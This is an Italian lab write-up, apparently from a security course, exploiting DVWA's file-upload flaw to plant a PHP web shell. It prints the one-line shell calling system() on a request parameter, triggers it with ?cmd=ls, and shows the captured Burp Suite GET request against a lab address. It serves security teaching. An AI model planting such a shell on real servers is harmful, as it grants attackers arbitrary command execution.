
Nell'esercizio di oggi andiamo a sfruttare una vulnerabilità di DVWA per caricare una shell e simulare un exploit.

Per prima cosa scriviamo il codice per la shell.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano shell.php

┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Una volta fatto questo, lo carichiamo su DVWA nella sezione “Upload”.



A questo punto copiamo il path che viene stampato nell'url, aggiungendo ?cmd=ls alla fine per attivare la shell.




```
dvwa_email.png shell.php
```

Andiamo ad intercettare il pacchetto con BurpSuite e vediamo che la shell interviene sul metodo GET.

```
Pretty  Raw  Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=be9500eed337a0fcc46b14b8633eded3
9 Upgrade-Insecure-Requests: 1
10
11
```